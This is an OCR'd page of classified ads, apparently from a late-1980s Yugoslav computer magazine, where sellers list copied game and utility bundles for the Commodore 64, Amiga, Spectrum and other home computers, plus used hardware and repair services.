COMMODORE 116, 16, +4! Najnoviji vrhunski programi; Mission A-07, Godzila, Sun star.. Snimam na kazete ili diskete. Tražite besplatan katalog! **Darko Celovec**, 7. maja bb, 43260 **Križevci, tel. 043/842-170.**

MALI OGLASI

KASETOFON za komodor 64/128, joystick quickshot 2, diskete 3,5". Novo **Tel. 011/156-445.**

BD - Zagreb Vam nudi sve na jednom mjestu za vaš C 64. Eprom moduli, kablovi, programi na disku i kazeti, uputstva... **Davor Borošak,** Froudeova 88. 41020 **Zagreb, tel. 041/522-508.**

AMIGA, rasprodaja programa, cena 2500 dinara, najmanje 5 programa, prazne diskete. **Pinksoft, tel. 011/583-541.**

NAZOVITE T.L.P. i nećete se prevariti u izboru programa. Na raspolaganju su vam igre, uslužni, demo programi. Komplet + kaseta = 20 000. Nazovite **013/812-080, 013/816-088, 013/815-055.**

DISK C-64, PC-128, CP/M - Niske cijene, visoka kvaliteta, brza isporuka.. **Wachtler Robert, Kreker od diska,** Omladinska 39, 55000 **Slav, Brod, tel. 055/236-107.**

CAMEL SOFT! Nudimo za C64/128 najnovije i nešto starije igre u kompletima i pojedinačno. Sve igre snimamo memorijski, na istom azimutu i na novim kasetama uz mogućnosti izbora domaće ili uvozne. **Adresa: Novačka 67c, 41040 Zagreb, tel. 041/267-041.**

B & S SOFT, najnoviji programi za kasetu i disketu, katalog besplatan. **Tel. 011/602-193.**

LEGENDE, hitovi 88 i njabolje igre 89 za C 64. Komplet + kaseta = 17 000. Naručite besplatan katalog **Tel. 011/861-138, Branislav.**

C64: Gomila starih i apsolutno novih programa uz pojedinačou prodaju, kvalitet i najnižu cijenu. Katalog besplatan. **Tel. 076/41-970, Dragan.**

MI IMAMO SVE najkvalitetnije na disku za C-64 i PC-128. Matematika, paket od 130 programa - 100.000, Grafhic Turbo Pascal - 120 000. MS Fortran - 100.000, Graphic Turbo Paskal - 120.000. U cijenu su uračunati diskete, upute i poštarina. Programe snimamo na 5.25" i 3.5" disketama **Ivančica Kokić, I.L. Ribara 7a, 41000 Zagreb, tel. 041/573-769.**

COMMODORE 64: Najnovije igre! **K13:** Movie Monsters 1-5, Winter Holidays, Navy Seal 1-4, I.S.S.. **K14/K15:** Programi koji su stigli do izlaska ovog broja SK. Cena kompleta je 7000+kaseta+ptt. Na tri naručena kompleta, četvrti dobijate besplatno. Katalog besplatan. **Torma Vlada,** Fruškogorska 35, 22240 **Šid, tel. 022/714-385.**

THE ULTIMATE WARRIOR

AMIGA - I ovaj mjesec najnoviji programi: Test Drive 2!, Lords of rising son, Iridon +, Movie Setter Action Fight, Logans Run, Space port... Na pet programa 1 je besplatan! **Krešo Kapusta, Lošinjska 18, 41000 Zagreb, tel. 041/317-637.**

B & E Bravo SOFT - Ima najnovije igre u kompletima za C-64. Komplet + kaseta + PTT = 17.000 din **Tel. 013/843-023.**

AMIGA! MAGIC RAYS

nudi najnovije programe. Roadblasters, The Real Gnost Busters, Test Drive 2 (2D), Battletech, Indiana Jones, Cybernoid 2, Run The Gauntlet (2D), Rampage - Profesionalna usluga - Rok isporuke: Odmah! Cijena programa 5.000 din (2D-9 000 din.) Stalni priliv novitea - Provjerite! **Magic Rays, Elvis Duspara - DUEL, M. Tita 56, 74450 Bos. Brod, tel. 074/865-286.**

COMMODORE 64/128: Najnovije igre juna u dva superkompleta. **K5.** Team sport 1-5, Run For Guantlet 1-6, Human Killing Mashine, Target Renegade III 1-3, Legua Challenge, Laser Squad, War Bringer 1-6. Shangay Warrior, St Andrews Golf II, Rihochet.. **K6:** Kutcher Hill, Sas Simulator, Dark Fusioo, Gootball Menager II+, Real Ghostbusters 1-2, Advanced Pinball, Zamzara+, Blasteroids+, Last Duel 1-6, Chester Field 1-2, Jaws, 4th Inches II, Laser Squad II. Navy Moves 1-2, Operation Hormuz, Death Dealer.. **Originali:** Silent Service, California Games, Summer Games 2, Lineker Superstar Soccer, Sportsworld '88... Cijene: 1 Superkomplet + kazeta = 18 000 din, 1 original + kazeta = 19.000 din. **Orion, Filip Čeč,** M. Oreškovića 26, 51000 **Rijeka, tel. 051/516-331.**

MASTER OF THE GAME

Najnoviji programi za C-64! Komplet + kaseta = 20 000 din. Memorijski snimak, besplatan katalog. **Tel. 074/862-025 (Dragan Lukić) ili 055/233-800 (Radovanović Đino).**

NAJKOMPLETNIJA i najkvalitetnija ponuda za C64/128. **Komplet 59:** Butcher hill, SAS Combat, Dark Fusion, Artax, Football Manager 2, Tokyo Race, Soccer Quest, Last Ouel 1-6, Cbarlies Ioches 2, Navy Movies 1-2... (40-45 programa). Komplet + kaseta + PTT = 20 000. 2 kompleta = 35000. **Uslužni** kasetni komplet za C-64 (25000 din), kasetni komplet za C-128 (70 programa) = 30000. **Disk igre:** Grand Prix Circuit (1D), Butcher Hill, Team Sports (2D), Human Killing Machine (3D), Last Duel.. **Disk uslužni:** Wire Utility, Beasty Boys (1D), Demomakeri, Intromakeri, Koala Demomakeri, Pipper Dick v.1.0.. Strana diskete = 3000, cena diskete = 8000. **Krstić Vladimir,** ul. Tome Arsovski 30/6, 91000 **Skopje, tel. 091/235-238, Nikolovski Vanja,** ul. Jurij Gagarin 47 1/7, 91000 **Skopje, tel. 091/257-351.**

C-64: Prodajem najnovije igre te uslužne programe. Samo disk. Naručite besplatan katalog. **Keršun Đino,** Prankopanska 3, 43300 **Koprivnica. Tel. 043/823-986 ili 043/825-417.**

SUPER komplet 100 korisničkih programa sa uputstvima. Snimamo memorijski na dvije kvalitetne kasete. Cena 30.000 dinara. 30 tematskih, mesečni, specijalni kompleti igara. Cena 15.000 dinara. Besplatan katalog, nagradna igra, profesionalna usluga, Garancija kvaliteta, popusti. **Tel. 072/22-158, 25-910.**

THE BEST SOFTWARE TEAM - C64, Vojvode Braoe 7, 15000 Šabac, tel. 015/21-924. Sve stare, nove i najnovije igre u kompletima (6000) i pojedinačno (600) na jednom mestu. **NOVO!** Prvi pravi profesionalni hakerski časopis Boem. Prvi broj u prodaji. Naručite ga danas, sutra čitajte!

B.C.S.
tel.(011) 495-984

ROK ISPORUKE 24 h NA TRI NARUČENA KOMPLETA JEDAN BESPLATNO A NA ČETIRI DVA SU BESPLATNO

B. C. S. vam kao i uvek nudi NAJNOVIJE PROGRAME, TEMATSKE KOMPLETE, DISKETNE PROGRAME, VRHUNSKI SNIMAK UZ NAJNIŽE CENE.

NAJNOVIJI PROGRAMI:

K-27: Super novi programikoji će pristići do izlaska ovog broja,

K-26: Butcher hill, Sas combat sim. Futball menager 2, Expander new. Cocer quest, Ghoust busters 2, Adv. Pinball, Blasteroids, L. survivor, 4 th inches 2, Laser squad, Mega hawkey, Darts, Fire zone, Neavy movies 1 + 2, Dark fushion

K-25: Human killing machine, Shangai Warriors, Team sports (football, 4x100, voleyball, waterpolo, swiming), Pogotron, Raffel, Target renegade 3 1 - 3, St'Andrew golf 2, Super shake sim. Dan Cooper, Run for gauntlet 1 + 2..

K-24: Ozon 2, Golf master, Zaga m. 2, Cobra, Stalingrad, Esplonage, Ring'n Up, Gun boat, Eliminator, The deep, Video class, Winter holiday. Spy hunter 2, Hot choot soccer, St's Andrew golf 3 + 4, Land buggy, Water boat. Hover craft..

K-23: Ace 2088, 711 puffy saga, Dna Warrior, Kik road, Star trek 3, Action service, Little hat's, Joe Nebraska, Dragon Ninja, War bringer 1 - 4, Super d..

K-22: Living in maze, Kama, Captain Stark 1 - 5, space Vixen, Roger Rabbit 1 - 4, Tereis 2, B. D. t. a, P. assault course, Far star, Pin ball, Orrery..

CENA OVIH KOMPLETA = 15 000. -

Spnrt, Ratne igre, Auto-mnto trke, Borilačke veštine, Igre sa automata, Simulacije leteoja, Strašetke igre, Najbnlje igre za C-64, Akcinne igre, Sex.

CENA OVIH KOMPLETA = 13.000. -

KORISNIČKI PROGRAMI: Posedujemo oko 100 kasetnih korisničkih programa, koji se nalaze na dve kasete. To su: razni monitori, intro i demo makeri, text procesori, kompresori, programi za govor kao i još mnogo sitnica koje dosta pomažu pri ozbiljnom radu

CENA KORISNIČKIH KOMPLETA = 20 000 -

DISKETNI NAJNOVIJI PROGRAMI: Butcher hill (1D), Sas Combat sim. (1D), Last Duel (1D), Dark fusion (1D), Sim city (1D), Mega blod (1D), Fire zooe (1D), Funtex writer + note desinger, Over run Europa (1D), Over run Midaest (1D7

NOVO!!! Pristigao je novi GEOS V2.0 (20 strana disketa), a oni koji su radili sa prethodnim verzijama ovog programa znaju šta to znači. Mnoštvo novih opcija (Geo publich. Dictionary, Text menager, Disc monitor, Laserwriter..)

NAJBOLJE DISKETNE SIMULACIJE LETENJA I VOŽNJE: Test drive, GRand Prix, Project stealth figbter, F-18 hornet, F-14 Tom cat.

CENA DISKETE = 10 000 -, a cena snimljene strane = 4 000 -

POPUST: Na tri naručena kompleta dobijate jedan besplatno, a na četiri naručena dobijate dva besplatoo po žljei (plaćate samo praznu kasetu). Za katalog svih program apošaljite 3 000 - dinara.

Za svaki naručen komplet dobijate turbo 250 +, štelovanje glave, odštampan spisak programa.

Naša adresa je **Mihajlović Vlada, Ul. Dragice Končar 43, 11050 Beograd, tel. 011/495-984.**

PROVERITE ZAŠTO NAŠI PROGRAMI NE KOŠTAJU, VEĆ VREDE!

DRACULA AND FRANKENSTEN INC. WITH INFERNO 2001
COMMODORE 64 DISK

Najnovije diskete igre kao i starije možete odsad nabaviti i kod nas. Mi dobijamo skoro sve programe koje se pojave za disk na C-64.

Strana diskete košta 2000 din, a naša 2D disketa stoji 9000 din.

Disketne igre: Butcher Hill (1D), Last Duel (1D), Artax (1D), Dark Fusion (1D), Fire Zone New (1D), Real Ghost Busters II (1D), Demons Winter (3D), Run The Gauntlet (1D), Grand Prix Circuit (1D), Last Ninja II (1D), Neuromancer (4D), Thuoderchoper (1D), Tai Pan (1D), Predator (1D), Train (1D), Test Drive (1D), Up Periscope (1D)...

Uslužni programi za disk: Picture Packer V9.0 (1D) - (najnoviji Hotlineov program za ugradivanje slika), Hotline Utility Disk (1D), Weir Utility (1D), B.B. Utility (1D), New Movie Writer (1D) (20 muzika 16 charaktersetova i šta još ne), Intro Designer 3 (1D), Disk Wizzard v2.0 (1D), Amica Paint (2O), Fortran 88 (2O), Basic Compiler (1D), Geos v2.0 (2D)...

Izradjemo i odlične **disketne intro makere** (učitavaju po 202 bloka) po ceni od 10 000 dinara. Kompleti od po 10 disk intro makera = 60.000 din.

Pored ovog imamo i **najnovije kasetne igre** kao Navy Moves 1-2, Advanced Pinball Simulator. Real Ghostbusters II 1-2, Last Duel 1-6 i drugi u kompletu 38, koji sadrži 35 programa. Komplet + kaseta + PTT = 20.000 din.

Informacije:

D.A.F.091/318-457 ili 091/262-894. Tražite Andreja.

Inferno: 091/424-266, Zoran. Aresa: DAF aod INF., „V. Komarov", 21/16, 91000 Skopje.

Garancija za naše programe je to što ih dobijamo od YU.C.-DUTO

TRY THE BEST!

THE YU ELITE:

HOTLINE
024/21-152
tražite VOIVOD-a
od 11 do 18 sati

Cena kompleta je 23.000 din + kaseta (C45, C90 nove, kvalitetne) + ptt. Svaki komplet je snimljen **MEMORIJSKI 100%** i sadrži oko 30-35 igra + turbo + štim az. Na tri naručena kompleta četvrti dobijate **BESPLATNO!** a na 5 naručenih dobijate 2 besplatna (samo se kasete plaćaju). Pretplatnici dobijaju četiri kompleta po staroj ceni. Možete slati i svoje kasete

Komplet 70: Team Sports 1 – 5, Dark Fusion, SAS Combat Simul, Artax, Manager II (Expansion), Soccer Quest, Tokyo Race, Action Fighter, Indus Valley, Charlie, Navy Moves, Dperation Hormus, Blasteroids, Disvery Zamzara.

Komplet 72: Ghost Busters II, Mega Blood, Last Duel 1 – 6, Last Survival, Warrior, Fire Zone II, Catch it, Sin City, Chesterfield, Jaws, Laser Squad II, Death Dealer, Four Inches, Machine, Blower...

Komplet 73: Najnovije igre koje ćemo imati do izlaska ovog broja **S K.**

Imamo i originalne igre: Bionic Commando, Street Fighter, Side Arms, 1943, Road Blaster i druge

Za **UNIKATNI INTRO** zovite: GREY 011/4444-825, Mr PRO 013/811-962, STING 015/84-867.

Pišite na dresu VIKTOR JUHAS, ŠENOINA 16, 24000 SUBOTICA, ili zovite zovite 024/21-152.

NOVO C64/128 NOVO

ROSSoft & TOKlhard EPROM MODULI PO ŽELJI

Vaš stari modul vrlo povoljno REPROGRAMIRAMO novim sadržajem po vašoj želji. U eprom idu **BILO KOJI** programi (do kapaciteta eproma) Prilikom programiranja eproma imate mogućnost izbora izgleda menija, tastera za start programa i drugog. Telefoni su: **011/182-787 (od 17-20), Saša, 076/41-343 lok. 11, i 076/43-S9S, Zoran, ili pišite na adresu Bujaković Zoran, Kecmanovićeva 2a/10, 76300 Bijeljina.**

YU–TEAM

C-64 ZA DISK ubjedljivo najnoviji i najjeftiniji programi. Od igara izdvajamo (Willow, Rack'em billiard, Grand Rix..) i od uslužnih (Intro maker v.3.c, W O.D User...) Katalog telefonom ili na adresu **Jovičić Željko, F. Harazina 35, 78000 Banjaluka, tel. 078/S7-764.**

---

amiga

PROGRAMI I UPUTSTVA
NAJNIZE CENE SPISAK
BESPLATAN
MILICEVIC DEJAN
27 MART BR.26/ VIII
11000 BEOGRAD TEL:
011/332-875,777-309

COMMODORE 128, Kasetofon, džojstik Quickshot, diskete 3 S0/S.2S, monitor, priner Epson, **tel. 011/331-7S3 i 011/347-S09.**

- UNIFORM LEAGUE -

AMIGA – Najbolji i najnoviji programi po povoljnim cijenama. Besplatan katalog sa opisom. **Damir Bedalov, M. Livakovića 19, S821S Kaštel Lukšić, Tel. 058/6S6-293.**

COMMODORE 64: Sve stare i nove igre. Besplatan katalog **Maksimović Velibor i Ouško,** 4 jnlu 10/E, 76300 **Bijeljina, tel. 076/46-507.**

MIDI Interfejs za C-64/128 i Amigu 40M i programi **Predrag Vasić,** T M P 6, 71000 **Sarajevo.**

COMMOOORE 64/128 Oisk/Kaseta. Sve igre koje ste oduvek želeli da imate a kod drugih niste mogli da nađete, možete kupiti kod mene. Uslužni programi sa uputstvima Originali. Pomoć početnicima, najnovije igre **Tel. 011/417-371.**

PRODAJEM C-128 sa kasetofonom. **Tel. 031/20-125 posle 16 sati.**

COMMOOORE 64: Povoljno prodajem tematske komplete. **Marko, tel. 011/63S-672.**

AMIGA SPLITWARE AMIGA SPLITWARE

AKO ŽELITE VAŠOJ AMIGI NAPRAVITI USLUGU,TADA ĆETE SOFTWARE MORATI NABAVITI NEIZOSTAVNO KOD NAS JER SPLITWARE NAJBOLJE ZNA HIROVE VAŠE VOLJENE PRIJATELJICE;TO JEST NA SLIJEDEĆU ADRESU:ALEKSA BRALIĆ,ŠETALIŠTE 1.MAJA 4 58000 SPLIT.I DA NE NABRAJAM DALJE IMAT ĆETE HITNU ISPORUKU,BLA,BLA...ITD,ZNATE VEĆ...DAKLE, (058)41-868.

THRUST ME,I KNOW WHAT I'M DOING...

KOMPLETNA PONUDA ZA COMMODORE 64/128

1. PROFESIONALNI DISKETNI PROGRAMI: Program + štampano kompletno uputstvo + potrebne diskete = 25 000 din

CP/M +: Wordstar, dBase II, Multiplan, Nevada Cobol, Turbopascal, Fortran, Commodore PC-128 Superscript (tekstprocesor), Protext YU (tekstprocesor), Superbase (baza podataka), Jane (integrisani paket), Top Ass (makroasembler/monitor)

C-64/128: FAST HACK'EM 4.1 (kopira 100% sveprograme C64, C128, CP/M Commodore 64), Najnoviji MEGA-GEOS! Najkompleksniji i najsavršeniji GEOS ogromnih mogućnosti na 10 disketa!! Sadrži: Geocalc, Geopublish, Dictionary, Spell, Text Menager, Laserwriter, Diskmonitor, Busters, Fontpack, Sortfix (150 000 din. komplet ili 20 000 po programu – takođe i na kaseti!!), EDISON (fantastičan nastavak Print-Fox-a), HOME VIDEO PRODUCER (profesionalni program za rad sa videom - špice, titlovi, efekti), LPA MICROPROLOG 64 – najnoviji programski jezik; Amica Paint (Amiga Deluxe Paint na C64), Giga-Paint (spaja najbolje osobine Amiga-paint i Giga-cad +), GEOS V 1.3 (do skora najnovija verzija), STOP THE PRESS (grafička aplikacija sa obiljem sličica + tekstprocesor sa30 vrsta slova), Video-Titles, Chart-Pack, The New's Room (kućno novinarstvo), 30 000 din. Giga-Cad + projektovanje u 3D ravni, grafika 1000 x 640, Wordstar, Platine, Multiplan, Superbase (baza podataka), Geos YU (tekst procesor Za YU sl do 135 sl. u redu, mešanje teksta i slika, kalkulator, sat), Fortran.

2. NAJBOLJI KASETNI KORISNIČKI PROGRAMI: 1 program + kaseta + šampano uputstvo 20 000 din. MEGA GEOS (najnoviji i najsavršeniji GEOS na kaseti!! Kaseta sadrži sledeće programe: Geocalc, Publish, Dictionary, Spell, Text Menager, Laserwriter, Busters, Fonspack, Sortfix, kao i Geowrite tekstprocesor za YU sl. i Geopaint YU najbolji grafički program za C64 - 30 000 din), Giga-Paint (spaja najbolje osobine Amiga-Paint-a i Giga-Cad a), Home video Producer (profesionalni program za rad sa videom - špice, titlovi, efekti), Microprolog (progr jezik), Forth (progr. jezik), Amica Paint (najbolji grafički program za C-64 sa Amige), Geos V 1.3 (do sada najnovija verzija Geopaint + Geowrite), Video-titlovanje filmova), Giga - Cad + (projektovanje), Geowrite YU (atekstprocesor sa YU slovima, mnogo tipova i oblika slova), Geopaint YU, Monitor 49152 (mašin. progr.), Mac II Assembler (mikroass/monit.), Vizawrite YU (teksprocesor za YU sl.), Pascal (interpreter/kompajler), Graphics Basic (proširenje bejzika), Simon's Basic, Graph (graf funkcija, minimum, maximum), Multiplan (spredsheet), Stat (statistika), Podešavač azimuta, Megatape (kopiranje zaštićenih programa), Copie 202 (presnimavanje disk traka i obratno), Profi-asembler (najbolji asembler).

3. PAKETI OBRAZOVNIH PROGRAMA: (cena sa kasetom 20 000 din).

1) 30 programa za učenje engleskog za osnovce kroz igru. Opširna objasnjenja

2) Kurs učenja i uvežbavanja znanja engleskog. Ugrađen rečnik 4000 reči (engl./sh)

3) 60 programa iz oblasti matematike

4. PAKET NAJBOLJIH DISKETNIH KORISNIČKIH I GRAFIČKIH APLIKACIJA – SVE NA KASETI!!! Cena 35 000 din sa kasetom bez uputstva ili 60 000 sa kompletnim štampanim uputstvima. Geos V1 3 (Geowrite 1 3 + Geopaint 1 3), Geos YU (Geowrite YU + Geopaint YU), Amica-Paint, Giga paint, Video-Titles, Giga Cad Plus, Chartpack, Home Video Producer

NARUDŽBINE NA: ČAJKOVSKI KARLO, A. MATIĆ 3, 11210 BEOGRAD, TEL. 011/711-358.
UZ SVAKI PROGRAM KOMPLETNO UPUTSTVO ZA RAD! GARANTOVANA ISPRAVNOST SNIMKA NA KVALITETNIM DISKETAMA I KASETAMA

AMIGA PROGRAMI!

Veliki izbor najboljih programa, kao i obezbeden priliv najnovijih hitova: Test Drive 2, Running Man, Air Ball, May Day Squad, Tom and Jerry, Ping Pong, Target Renegade, Azdek Warriors, Quazar, Yuppies, Revenge, Africa Raider (Paris-Dakar), Iron Hand, Action Frighter, Real Ghostbusters, Targhon (bolji od Barbariana), Cosmic Pirate, Raffles, Exolon
Kvalitet je zagarantovan, a rok isporuke 2 dana Tražite spisak ostalih programa Cena 1 programa je 9 000 din, diskete (Maxell, Verbatim) je 29 000 din a PTT je 7 000 din
Jnvan Dakič, Goce Delčeva 2/137, 11080 Zemun, tel. 011/602-106.

Spectrum

SPEKTRUMOVCI, pažnja! Učestvujte i vi u nagradnoj igri Game Soft-a Svaki deveti naručilac dobiva 4 kompleta besplatno! Tko ne vjeruje nek provjeri. **K77**: Stormlird, Abracadabra, Exploding Fist+,.. **K76**: Artura, Batman 2, Spitting image . Cijena 6000 + PTT + kaseta. 7 uslužnih kompleta. Nazovinte nas i nećete se prevariti **Game Soft! Bnžo Padovan**, ul 39 50270 **Vela Luka, tel. 050/82-393**.

SPEKTRUMOVCI! Veliki izbor od 2000 programa Svi stari i novi hitovi Uz povoljnu cijenu i garantovan kvalitet još i specijalna iznenađenja. Katalog besplatan, tražite i uvjerite se
Željko Prutki, Bosanska 2, 54000 Osijek, tel. 054/54-355.

SPEKTRUMOVCI! Najnoviji kompleti (ili pojedinačno)! Proverite! **Horvat Gabor**, Subotica, Borisa Krajgera 15, **tel. 024/35-889.**

PRODAJEM programe po 400 dinara. Programe provjeravam. Kvalitet zagarantovan. **Saša Sekulić**, Milana Stanivukovića 11, 55000 **Slavnnski Brod.**

Mc SOFTWARE! SPECTRUM!

Najbolje i najnovije igre u kompletima od 12 - 14 programa Komplet 9.000 din + kaseta (14.000 din) + PTT Rok isporuke 1 dan Kvalitet programa i snimka su garantovani
Komplet 129: Trivial Pursut 2 (4 programa), Tomcat, War in Middle Earth, Munster, Wec Les Mans i još 4 najnovija programa
Komplet 128: Vampire's Empire (2 programa), Techno Cop (2 programa), Echelon, Fire & Porget, Hellfire (2 programa), Schoot Land (3 programa), Shoot Out.
Komplet 127: Turbo Boat Simulator, Fist + Rally Simulator, motor Massacre, Tiareg, Death Stalker, International Rugby Simulator, J W Dart's Challenge, Gi Hero, Packrat, Traz
Komplet 126: Abracadara 1 i 2, The Duct, Pinball simulator, Habilit, Tenebrrum, Robot Escape, Circus Games (4 programa), Iron Maiden
Komplet 125: Tiger Road, Netherworld, Skateball, 4 x 4 Off Road Racing, Ring Wars, The A-team 1 i 2, Total Eclipse, Mega Chess, Mutant Zone 1 i 2
Komplet 124: Heroes of the Lance (4 programa), Sol Negro 1, Sol Negro 2, Rex 1, Rex 2, Batmen-Crusaider (2 programa), Splitting Images (2 programa).
Komplet 123: Rambo III (2 programa), Returno of Jedi, Pac-mania, Skate Crazy 2 (2 programa), Four Soccer Simulator (4 programa), Rubish, Strip Poker 2+
Komplet 122: After Burner (3 programa), Navy Moves 1, Navy Moves 2, El Poder, Oouble Dragon (4 programa), Strategic Def Initiativic, Paris-Dakar.
Komplet 121: R-Type (3 programa), Quarx, Soldier of Fortune, Fair Means or Foul, Airborne Ranger (6 programa)
Komplet 120: Roy of the Rovers (2 programa), Artura, Sabrina, Shubby, Secret Mission, Rock'n'Roll, Wells, Live - let Die (007), Typhoon (3 programa)
Komplet 119: Virus, Piggy, Fernandez, Power Pyramids, Laser Squard, Tril Racer, Terrorpods, Colour of Magic (4 programa)
Komplet 118: Atrog, O K. Yah, Savage (4 programa), Lihtning (2 programa), Skateboard simulator, F. Climg (3 programa).
Komplet 117: Chikagos 3, Triple Commando (2 programa), Intesity, Arctic Fox, Movie, Gunfighter, Gary Lineker's Super Skill (2 prog.), Amoto's Puf, Bear a Grudge
Komplet 116: Super sports, Olymcip Challenge (4 pr), Winter Games-Edition (3 pr.), Summer Games (4 pr), Peter Beardsleus, International Football, Vector Ball
Najbolj igr 20: Street Fighter (2 programa), Blood Brothers, Over Kill, Skate Crazy, Pink Panther (2 programa), Sophistry, Football Manger 2, Mercenary 2, Ninja Scooter, 1943
Najbolje igre 21: Empire Strikes Back, Barbarian 2, Earthlight, Beyond The ice Palace, Street Sports Basketball (3 programa), Beach Buggy, Pacman's Revenge, Impossible Mission 2 (2 programa), Las Vegas 2, Stunt Bike Simulator.
Najbolje igre 22: Daley Thomson Olympic Challange (5 programa), Oelfox, Night Rider, Samurai Warrior, Explorer, Paradise Cafe, Canibals, Cybernoid 2
Najbolje igre 23: Last Ninja (6 programa), Ran Recruits, Hopper Chopper, Joe Blade 2, Operation Wolf (3 programa), Skateboard Kidz, Starfox.
Zoran Milošević, Pere Todorovića 10/38, 11030 Beograd, tel: 011/SS2-895.

SPEKTROMOVCI!!! Naš moto je. najkvalitetnije, najnovije, najpouzdanije. Nudimo vam najnovlje programe u kompletima (5000) ili pojedinačno (700). Za nas je Fist+, Hellfire već zastarjelo. Provjerite šta je najnovije, vjerujte nam, znamo šta radimo **Bane Ristanović**, Borisa Kidriča 47/A, 75280 **Kladanj. Tel. 075/620-280.**

SPEKTRUMOVCI!!! Programi u kompletima (6000) i pojedinačno (1200). **Bojan, 011/604-898.**

Spectrumovci PAŽNJA
od sada se
KERMIT SOFT
nalazi na novoj adresi:
Branko i Mirko JEKOVIĆ
Siniše Stankovića 16/2-7
11000 Beograd
tel. 011/512-170

Pirat №1 **SPECTRUMOVCI** Pirat №1

SVE NA JEONOM MESTU !!! KOMPLET 9000 OINARA,POJEOINACNO 1800 OIN.PROGRAM !!! ROK ISPORUKE 24 CASA.
Komplet "SPECIJALAC 5": IGRE IZ OVOG SPECIJALNOG IZOANJA !!!
Komplet 107:14 najnovijih iznenadjenja !!! PROVERITE !!!
Komplet 106:STORMLORO(HEWSON),E.FIST+,INT.RUGBY SIM.,PRD SKATE...
Komplet 105:HELLFIRE,MOTOR MASACRE,VAMPIRE¢S EMPIRE,WAR IN MIDDLE...
Komplet 104:BATMAN 2,SKATEBALL,ROBOTSCAPE,S.IMAGE,ARTURA,REX...
Komplet 103:RETURN OF JEOY,TIGER ROAD,4 x 4 OFF,PACMANIA,A.PINBAL...
Komplet 102:RAMBO 3,OOUBLE DRAGON,R TYPE,PARIS OAKAR,SKATE CR.2...
Komplet 101:AFTER BURNER,AIRBORNE RANGER,NAVY MOVES,ROY OF ROVERS...
Komplet 100:VIRUS,SABRINA,LIVE & LET OIE,TYPHOON,WEELS,HOT SHOT...
Komplet 99:WINTER EOITION,G.LINIKER S.SKILLS,CHICAGOS 30,..
Komplet 98:SUMMER GAMES 2,TOMCAT,PSYCHO PIG,PETER B.INT.FOOTBALL...
Komplet 97:OPERATION WOLF,SUPER SPORTS,SKATEBOARO KIOZ,TITANIC...
Komplet 96:CYBERNOIO 2,FOX BACK,GP ASPAR,JOE BLAOE 2,FLIPER BB...
Komplet 95:LAST NINJA 2,MOTORBIKE MAONESS,GUER.WAR,FURY,OELFOX...
Komplet 94:O.THOMPSON OLY.C.,MEGANOVA,ALIEN SYNOROME,STOCK CAR...
Sortirani kompleti:AUTO MOTO TRKE,AVANTURE,BORILACKE VESTINE,RAJNE IGRE 1,2,SIMULACIJE LETENJA 1,2,SPORTSKE SIMULACIJE 1,2,SAHOVI I ORUSTVENE IGRE...
Kompleti :USLUZNI 1,2,3,4,5,6,7 sa oko 200 odabranih programa.
PREDRAG DJENADIC,D.Karaklajića 33,14220 LAZAREVAC,tel:011/811-208

Razno

PRODAJEM računar Schnider PC 1512 DD komplet sa opremom Tel **021/614-104**

PRODAJEM kompjuter MSX sa kasetofonom i programima. Tel. **021/55-942.**

AMSTRAD! Najnoviji programi na kaseti i disku! Branko, **tel. 011/535-947.**

ATARI ST - prevedeni priručnici za rad sa računarom i programima. Novo: Signum 2, Atari ST Peeks and Pokes, Trick and Tips... - sve vec prevedeno!! Katalog besplatan **Tel. 011/501-007.**

AMIGA 500 sa mišem i TV modulatorom Novo. ocarinjeno **Tel. 011/156-445.**

ATARI 520STM, miš, flopi, 10 disketa, literatura, ocarinjen **Tel 024/31-024, uveče.**

CPC: Veliki izbor starih i najnovijih igara Usluga brza i kvalitetna Besplatan katalog **Tel. 076/42-047, Oragan.**

PRODAJEM komodor C-64 komplet i atari 800XL sa original kasetofonom **Tel. 011/164-275. Boris.**

PRODAJEM novi, ocarinjeni ViSA Amber FM 1400 monitor Javiti se **posle 17.00 na tel. 011/415-576**

AMSTRAD 464 - Supernovi programi, specijalni popusti, besplatan super katalog **Daniel Reljić**, Lenjingradska 6, 11000 **Beograd, tel. 011/456-182.**

APPLE II C,E+ prodajem ili menjam programe Magmedia diskete 5,25" jeftino. **Tel. 037/29-063, 037/31-828.**

HARDWARE: Servisiram personalne računare Prodajem Lprint III interfejs za štampače, joystick interfejse, palice, 41464, 41256, folije za Spectrum i Spectrum+ Prodajem IBM kompatibilne računare **Branislav Karadžić**, Branka Miljkovića 58/2, 18000 **Niš, tel. 018/328-488 od 17-20 h.**

KATALOG programa, literature i hardvera, monitor SM 124! **Vladimir Odeljan**, Starčevićeva 12, 42000 **Varaždin, tel. 042/43-258.**

AMSTRADOVCI! Veliki izbor igara te uslužnih i CP/M programa Besplatan katalog **Novak Marijan**, Gardinovec 168, 42319 **Belica, tel. 042/831-064.**

DISKETE 3,5" i 5.25" DS/DD kvalitetne američke firme povoljno prodajem. Dajem garanciju Molim tražiti **Andreju. Tel. 041/573-377.**

PC SERVICE servisira kućne računare kvalitetno i povoljno. Radnim danom zvati od 16 h. Tel. **011/787-895.**

AMSTRAD! Najbolje igre i uslužni programi u kompletima i pojedinačno. Bojan, tel. **011/535-799.**

OBNOVA TRAKA za štampače američkim uređajima i tintom. Cijena za juni 35.000 dinara. Kasetu poslati na adresu **Mario Righi, Pajićeva 12, 58000 Split, tel 058/521-458.**

AT računar, 12MHz, 1MB memorije, flopi 1,2 MB, hard-disk 40MB, Herkules kartica, zeleni monitor i miš prodajem. Povoljno za firme. **Tel. 032/30-34.**

ATARI ST. Najnoviji programi na našim disketama besplatni. Prevod uputstva za STAD i ADIMENT ST **NB SOFTWARE, 41291 Savski Marof, tel. 041/336-666/1781, Srečko.**


DURLAN: Originalna i fotokopirna inostrana literatura (knjige). Uz literaturu i odgovarajući programi za Vaš PC. Originalna literatura i za Macintosh. Umerene cene, popusti, isporuka odmah. Tražite besplatan spisak. **Vladislav Petrović, Knjaževačka 147/II/12, 18000 Niš, tel. 018/713-836 od 17h do 22h.**

YU ZNAKOVI, ugradnja u 24 i 9 pinske EPSON i druge printere i grafičke kartice računara. EPSON LQ štampači sa YU setom: za Word Perfect 5.0 drajveri za poravnavanje desne ivice kod proporcionalnog štampanja. **Tel. 011/403-205.**

PC SERVICE nudi servisiranje kućnih računara, kvalitetno i povoljno. Zvati **od 16.00 h, 011/787-895.**

EE IBM PC SOFTWARE

